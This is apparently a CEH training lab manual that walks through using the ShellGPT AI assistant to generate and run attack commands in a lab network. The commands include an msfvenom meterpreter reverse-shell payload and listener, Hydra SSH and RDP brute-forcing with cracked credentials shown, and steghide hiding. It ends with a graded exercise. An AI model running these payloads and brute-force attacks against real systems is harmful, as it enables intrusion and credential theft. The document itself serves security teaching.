

Lab 6: Perform System Hacking using AI

Lab Scenario

As an ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this lab, you will leverage AI tools to identify vulnerabilities and exploit them to gain access to the target system. You will use various techniques such as payload generation and establishing session with remote machine to achieve this.

Lab Objectives

- Perform system hacking using ShellGPT

Overview of System Hacking using AI

System hacking using AI leverages advanced algorithms to identify and exploit vulnerabilities efficiently. AI tools automate tasks like password cracking, vulnerability scanning, and social engineering, enhancing the capabilities of ethical hackers. This approach improves the accuracy and speed of penetration testing, ensuring robust security assessments and effective mitigation strategies.

Task 1: Perform System Hacking using ShellGPT

Using ShellGPT for system hacking involves leveraging its AI capabilities to identify and exploit system vulnerabilities. ShellGPT can automate tasks such as password cracking, vulnerability scanning, and exploit development, enhancing the efficiency of ethical hackers. It provides advanced tools for penetration testing and securing systems against potential threats.

The commands generated by ShellGPT may vary depending on the prompt used and the tools available on the machine. Due to these variables, the output generated by ShellGPT might differ from what is shown in the screenshots. These differences arise from the dynamic nature of the AI's processing and the diverse environments in which it operates. As a result, you may observe differences in command syntax, execution, and results while performing this lab task.

1. Before starting this lab, click [Parrot Security](#) to switch to the **Parrot Security** machine and incorporate ShellGPT by following steps provided in [Integrate ShellGPT in Parrot Security Machine.pdf](#).

Alternatively, you can follow the steps to integrate ShellGPT provided in **Module 00: Integrate ShellGPT in Parrot Security Machine**.

2. After incorporating the ShellGPT API in Parrot Security Machine, in the terminal window run **sgpt --shell "Use msfvenom to create a TCP payload with lhost=10.10.1.13 and lport=444"** to generate a payload using msfvenom tool.

In the prompt type **E** and press **Enter** to execute the command.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal window title is "sgpt --shell \"Use msfvenom to create a TCP payload with lhost=10.10.1.13 and lport=444\" - Parrot Terminal". The terminal content shows the following command being run:

```
#sgpt --shell "Use msfvenom to create a TCP payload with lhost=10.10.1.13 and lport=444"
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=444 -f exe > payload.exe
[E]xecute, [D]escribe, [A]bort: E
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

The terminal prompt ends with "#".

The desktop background features a network graph. The taskbar at the bottom includes icons for "Menu", "sgpt --shell."Use msf...", and other system icons.

3. You can run **ls** command to display a list of files in the directory and you can observe a file named as **payload.exe** has been created, as shown in the screenshot.

The screenshot shows a terminal window titled "ls --color=auto - Parrot Terminal". The terminal output is as follows:

```
[E]xecute, [D]escribe, [A]bort: E
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[/home/attacker]
#ls
AndroRAT
BloodHound-win32-x64.zip
ClickjackPoc
create_ap
Desktop
dirsearch
dnsrecon
Documents
Downloads
DSSS
ghauri
ghost_eye
GRecon
Havoc
holehe
[root@parrot]~[/home/attacker]
#
```

The terminal then lists files in the current directory:

jdk-8u202-linux-x64.tar.gz	reverse-shell-generator	
jwt_tool	roguehostapd	
lazys3-master	RPCScan	
Maltego.v4.6.0.deb	Rustscan	
Music	S3Scanner	
New_Key_CEHv13.txt	SharpHound-v1.1.1.zip	
root_thief	Sniper	
passwords.txt	spiderfoot	
payload.exe	SuperEnum	
PhoneSploit-Pro	sx-Tool	
Photon	Templates	
Pictures	Videos	
PowerTools-master	wifiphisher	
Public	Wmi-Persistence-master	

- Run **sgpt --shell** “Use msfconsole to start a listener with lhost=10.10.1.13 and lport=444” to initialize listener on the given LHOST and LPORT.

In the prompt type **E** and press **Enter** to execute the command.

- Msfconsole successfully initializes the listener, as shown in the screenshot.

As we are not executing payload in the victim's machine, you will not be able to establish any session.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "Parrot Terminal" and the date is "Thu May 23, 03:39". The terminal content is as follows:

```
[root@parrot]~[~/home/attacker]
#sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444" - ParrotTerminal
File Edit View Search Terminal Help
[root@parrot]~[~/home/attacker]
#sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444"
msfconsole -qx "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 10.10.1.13; set LPORT 444; exploit -j"
[E]xecute, [D]escribe, [A]bort: E
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 10.10.1.13
LPORT => 444
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.1.13:444
[msf] (Jobs:1 Agents:0) exploit(multi/handler) >>
```

The desktop background features a network graph. A status bar at the bottom displays "CEHv13 Module 13 Hacking Web Servers".

6. Run **exit** command to exit msfconsole.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "sgpt --shell \"Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444\" - Parrot Terminal". The command entered is:

```
#sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444"
```

The output of the command is:

```
msfconsole -qx "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 10.10.1.13; set LPORT 444; exploit -j"
[E]xecute, [D]escribe, [A]bort: E
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 10.10.1.13
LPORT => 444
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.1.13:444
[msf] (Jobs:1 Agents:0) exploit(multi/handler) >> exit
```

The terminal prompt is "[root@parrot]~[/home/attacker]" followed by a "#".

7. Run **sgpt --shell "Use Hydra to perform SSH-bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist"** to perform SSH-bruteforce attack on the target machine.

In the prompt type **E** and press **Enter** to execute the command.

8. Using the provided wordlist files, Hydra cracks SSH username and password of the target machine (here, **10.10.1.9**), as shown in the screenshot.

```
[root@parrot]~[/home/attacker]
└─#sgpt --shell "Use Hydra to perform SSH bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist"
[root@parrot]~[/home/attacker]
└─#sgpt --shell "Use Hydra to perform SSH bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist"
hydra -L /home/attacker/Wordlist/username.txt -P /home/attacker/Wordlist/password.txt ssh://10.10.1.9
[E]xecute, [D]escribe, [A]bort: E
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 05:53:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 140 login tries (l:14/p:10), ~9 tries per task
[DATA] attacking ssh://10.10.1.9:22
[22][ssh] host: 10.10.1.9    login: ubuntu    password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 05:54:36
[root@parrot]~[/home/attacker]
└─#
```

9. Run **sgpt --shell** “Perform steganography using steghide to hide text ‘My swiss account number is 232343435211113’ in **cover.jpg** image file with password as ‘1234’” to demonstrate image steganography. (here, **cover.jpg** file is located at /home/attacker)

In the prompt type **E** and press **Enter** to execute the command.


10. The given text is embedded to **cover.jpg** file, as shown in the screenshot.

The screenshot shows a Parrot OS desktop environment. In the top right corner, there is a system tray with icons for battery, signal strength, and date/time (Thu May 23, 07:25). The desktop background features a dark, abstract network or geometric pattern. A terminal window is open in the top left, showing root shell commands related to steganography:

```
[root@parrot]~[/home/attacker]
└─#sgpt --shell "Perform stegnography using steghide to hide text 'My swiss bank account number is 232343435211113' in cover.jpg image file with password as '1234'"
echo 'My swiss bank account number is 232343435211113' > secret.txt && steghide embed -cf cover.jpg -ef secret.txt -p 1234
[E]xecute, [D]escribe, [A]bort: E
embedding "secret.txt" in "cover.jpg".... done
[root@parrot]~[/home/attacker]
└─#
```

Below the terminal, a file browser window is visible. It shows a directory structure with a folder named 'CEHv13 Module 13 Hacking Web Servers'. Inside this folder, there are subfolders like 'CEHv13', 'Module 13', 'Hacking', 'Web', and 'Servers'. A file named 'cover.jpg' is present in the 'Servers' folder.

11. Now, navigate to **/home/attacker** and double-click **cover.jpg** file to view the image file.



12. Close the image file and attacker window. Navigate back to the **Terminal** window.
13. Now, we will extract hidden text from the cover.jpg file by executing **sgpt --shell** “**Use steghide to extract hidden text in cover.jpg**”.

In the prompt type **E** and press **Enter** to execute the command.

The screenshot shows a Linux desktop environment with a terminal window open in a root shell. The terminal window has a dark background with green text. It displays the following command and its execution:

```
[root@parrot]~[~/home/attacker]
#sgpt --shell "Perform stegnography using steghide to hide text 'My swiss bank account number is 232343435211113' in cover.jpg image file with password as '1234'"
echo 'My swiss bank account number is 232343435211113' > secret.txt && steghide embed -cf cover.jpg -ef secret.txt -p 1234
[E]xecute, [D]escribe, [A]bort: E
embedding "secret.txt" in "cover.jpg"... done
[root@parrot]~[~/home/attacker]
#sgpt --shell "Use steghide to extract hidden text in cover.jpg image file"
```

Below the terminal window, a file browser window is visible. The desktop environment includes icons for Applications, Places, System, and a menu bar with File, Edit, View, Search, Terminal, Help, and a date/time indicator.

14. In the **Enter passphrase** prompt, type **1234** and press **Enter**.
15. In the next prompt, type **y** and press **Enter** to continue.
16. You can observe that the extracted data is stored in the **secret.txt** file.
17. Now, run **pluma secret.txt** command to view the extracted data file.
18. You can observe that the extracted data is same as the input data given in **Step#9**.

The screenshot shows a terminal window titled "pluma secret.txt - Parrot Terminal". The terminal displays the following command sequence:

```
[root@parrot]~[/home/attacker]
#sgpt --shell "Perform
232343435211113' in cover.
echo 'My swiss bank account
ef secret.txt -p 1234
[E]xecute, [D]escribe, [A]b
embedding "secret.txt" in "
[root@parrot]~[/home/atta
#sgpt --shell "Use ste
steghide extract -sf cover.
[E]xecute, [D]escribe, [A]b
Enter passphrase:
the file "secret.txt" does
wrote extracted data to "se
[root@parrot]~[/home/atta
#pluma secret.txt
```

Below the terminal, a file manager window titled "secret.txt" is open, showing the contents of the extracted file:

```
1| My swiss bank account number is 232343435211113
```

The desktop environment includes a taskbar at the bottom with icons for "Menu", "pluma secret.txt - Par...", and "secret.txt (/home/atta...)".

19. Apart from the aforementioned commands, you can further use ShellGPT prompts to perform system hacking.
20. This concludes the demonstration of performing system hacking using ShellGPT.
21. Close all open windows and document all the acquired information.

Question 6.6.1.1

In Parrot Security machine write a ShellGPT prompt and execute it to crack the RDP password of user Admin present in Windows 11 machine using the passwords.txt file present in /home/attacker location. Enter the cracked RDP password of Admin.

```
sgpt --shell "Use Hydra to perform RDP bruteforce on target 10.10.1.11 with username 'Admin' and
password list at /home/attacker/passwords.txt"
```